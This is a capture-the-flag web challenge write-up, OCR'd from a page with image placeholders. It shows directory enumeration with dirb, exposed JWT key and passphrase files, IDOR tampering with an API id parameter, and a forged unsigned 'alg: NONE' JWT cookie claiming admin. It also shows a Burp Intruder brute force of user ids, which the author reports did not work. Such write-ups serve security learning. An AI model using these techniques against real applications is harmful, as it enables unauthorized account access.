
WEB APPLICATION:

Link: http://7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com/public/ctf/



Welcome user@example.com , Your Score is : 50
The flag is


You must score at least 100 to reveal the flag

OBJECTIVE:

Change the score to 100 and obtain the flag.


ENUMERATION:

- The page source, cookie values, inspectElement code doesn’t seem to have anything interesting.
- Using dirb we find a directory /vendor



```
kali@kali:~/Desktop$ dirb http://7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com/public/ctf/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Sep  4 03:43:02 2020
URL_BASE: http://7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com/public/ctf/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com/public/ctf/ ----
+ http://7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com/public/ctf/index.php (CODE:200|SIZE:1954)
==> DIRECTORY: http://7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com/public/ctf/vendor/

---- Entering directory: http://7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com/public/ctf/vendor/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri Sep  4 03:55:57 2020
```

- Enumerating the directory we get the following list




7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com/public/ctf/vendor/

Index of /public/ctf/vendor

Name	Last modified	Size	Description
Parent Directory		-	
autoload.php	2017-11-01 15:27	178	
composer/	2017-11-01 15:27	-	
mishal/	2017-11-01 15:27	-	

- Further Enumerating the /vendor directory I found a .txt file called passphrase.txt for a possible user mishal




Index of /public/ctf/vendor/mishal/jwt/example

Name	Last modified	Size	Description
Parent Directory		-	
generate_keys.sh	2017-11-01 15:27	383	
handle_expiration.php	2017-11-01 15:27	651	
handle_nbf.php	2017-11-01 15:27	658	
hs256.php	2017-11-01 15:27	669	
key.pem	2017-11-01 15:27	1.6K	
key.pub	2017-11-01 15:27	451	
key_passphrase.pem	2017-11-01 15:27	1.7K	
key_passphrase.pub	2017-11-01 15:27	451	
none.php	2017-11-01 15:27	347	
passphrase.txt	2017-11-01 15:27	26	
payload_verification.php	2017-11-01 15:27	1.4K	
rs256.php	2017-11-01 15:27	756	


- The passphrase.txt had the phrase “my-very-secret-pass-phrase" in it.
- Trying to login with these credentials did not work. So I Had to think of another attack vector

- Using BurpSuite to intercept the traffic, we can see a php id parameter in the GET request




```
GET /public/ctf/api.php?id=235&action=info HTTP/1.1
Host: 7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com/public/ctf/
Content-Type: application/json
Authorization: Bearer undefined
X-Requested-With: XMLHttpRequest
Connection: close
Cookie: PHPSESSID=lp467qtdbk0epks9q7208265e3
Cache-Control: max-age=0
```

- Changing the 'id' parameter to 1 while 'action' parameter is 'info', I can access an admin role page.




```
GET /public/ctf/api.php?id=1&action=info HTTP/1.1
Host: 7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com/public/ctf/
Content-Type: application/json
Authorization: Bearer undefined
X-Requested-With: XMLHttpRequest
Connection: close
Cookie: PHPSESSID=lp467qtdbk0epks9q7208265e3
Cache-Control: max-age=0
```



Welcome admin9@example.com , Your Score is : 65
The flag is


You must score at least 100 to reveal the flag



```
GET /public/ctf/api.php?id=1&action=info HTTP/1.1
Host: 7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com/public/ctf/
Content-Type: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1wiZW1haWxcIjpcInVzZXJAZXhhbXBsZS5jb21cIn0ifQ.DdTAGR5
ogwXcnFvDxehGXgitbU_Ghh4U0sbCGgKTh-E
X-Requested-With: XMLHttpRequest
Connection: close
Cookie: PHPSESSID=abehli57ccv3babpk2pl268mp0; auth=
eyJ0eXAiOiJKV1QiLCJhbGciOiJOT05FIn0=.eyJkYXRhIjoie1wiZW1haWxcIjpcImFkbWluQGV4YW1wbGUuY29tXCJ9In0=.
Cache-Control: max-age=0
```


```
HTTP/1.1 200 OK
Date: Fri, 04 Sep 2020 05:21:06 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 45
Connection: close
Content-Type: application/json;charset=utf-8

{
  "email":"admin9@example.com",
  "role":"admin"
}
```

- By performing further enumeration, I found that changing the id parameter to a value other than 1 which is mapped to admin9@example.com and id 235 is mapped to user@example.com, will give access to randomly generated user accounts even if the same value is entered again, with randomly generated scores.



```
GET /public/ctf/api.php?id=2&action=info HTTP/1.1
Host: 7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoielwiZW1haWxcIjpcInVzZX
JAZXhhbXBsZS5jb21cIn0ifQ.DdTAGR5ogwXcnFvDxehGXgitbU_Ghh4U0sbCGgKTh-E
X-Requested-With: XMLHttpRequest
Connection: close
Referer:
http://7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com/publ
ic/ctf/
Cookie: PHPSESSID=odfdkv56crho79hlsm4j17suk7; auth=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoielwiZW1haWxcIjpcInVzZX
JAZXhhbXBsZS5jb21cIn0ifQ.DdTAGR5ogwXcnFvDxehGXgitbU_Ghh4U0sbCGgKTh-E
Cache-Control: max-age=0
```


```
HTTP/1.1 200 OK
Date: Fri, 04 Sep 2020 06:30:49 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 43
Connection: close
Content-Type: application/json;charset=utf-8

{
  "email":"iNoGy@example.com",
  "role":"user"
}
```



```
GET /public/ctf/api.php?id=2&action=info HTTP/1.1
Host: 7addcdf6-d5c8-41a2-8000-df50ced9b7f2.pub.cloud.scaleway.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoielwiZW1haWxcIjpcInVzZX
JAZXhhbXBsZS5jb21cIn0ifQ.DdTAGR5ogwXcnFvDxehGXgitbU_Ghh4U0sbCGgKTh-E
X-Requested-With: XMLHttpRequest
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 04 Sep 2020 06:33:57 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 43
Connection: close
Content-Type: application/json;charset=utf-8

{
  "email":"UPNfs@example.com",
  "role":"user"
```

- By changing the id when the action parameter is “get_score” the score changes randomly everytime **EXCEPT FOR THE ID 235(user@example.com) WHOSE SCORE IS ALWAYS 50 AND THE RESPONSE FOR THAT ID HAS A FLAG STRING**.




```
HTTP/1.1 200 OK
Date: Fri, 04 Sep 2020 06:52:50 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 22
Connection: close
Content-Type: application/json;charset=utf-8

{
  "score":50,
  "flag":""
}
```

- This made me believe that by changing the id parameter value when the action parameter is **“info”** will change the account and by changing the id parameter value when action is **“get_score”** will give me the score of that id.
- Since the scores were changing randomly for id values other than 235 and whose response also has a **‘flag:” ” ’** string , I came to the conclusion that

there must be a id value whose **“<u>get_score</u>”** parameter value is always 100 with the required flag to solve the ctf problem.


<u>EXPLOITATION (Well I thought this method would work but it didn't)</u>

- To automate the process of sending different id requests we can use the INTRUDER feature In BURPSUITE
- I wrote a simple python program to generate numbers from 0 to 5000 and used it as worlist for the payload to check for 5000 user id’s.



```
#/bin/python

number = 0
for x in range(0,5001):
        number = number + 1
        print(number)
print("done")
```


- And started the intruder attack with the grep match option set to find score:100 in the response



{"score":100}


Match type: ● Simple string
○ Regex

□ Case sensitive match
☑ Exclude HTTP headers



Request ▲	Payload	Status	Error	Timeout	Length	{"score":100}	Comment
288	287	200	☐	☐	295	☐	
289	288	200	☐	☐	295	☐	
290	289	200	☐	☐	295	☐	
291	290	200	☐	☐	295	☐	
292	291	200	☐	☐	295	☐	
293	292	200	☐	☐	295	☐	
294	293	200	☐	☐	295	☐	
295	294	200	☐	☐	295	☐	
296	295	200	☐	☐	295	☐	

```
HTTP/1.1 200 OK
Date: Fri, 04 Sep 2020 06:23:28 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 12
Connection: close
Content-Type: application/json;charset=utf-8

{
  "score":90
}
```



Req...	Payload	Status	Error	Timeout	Length	{"score":100}	Comment
266	1265	200	☐	☐	295	☐	
267	1266	200	☐	☐	295	☐	
268	1267	200	☐	☐	295	☐	
269	1268	200	☐	☐	294	☐	
270	1269	200	☐	☐	295	☐	
271	1270	200	☐	☐	295	☐	
272	1271	200	☐	☐	295	☐	
273	1272	200	☐	☐	295	☐	
274	1273	200	☐	☐	295	☐	
275	1274	200	☐	☐	295	☐	
276	1275	200	☐	☐	295	☐	
277	1276	200	☐	☐	295	☐	
278	1277	200	☐	☐	295	☐	

```
HTTP/1.1 200 OK
Date: Fri, 04 Sep 2020 07:48:24 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 12
Connection: close
Content-Type: application/json;charset=utf-8

{
  "score":12
}
```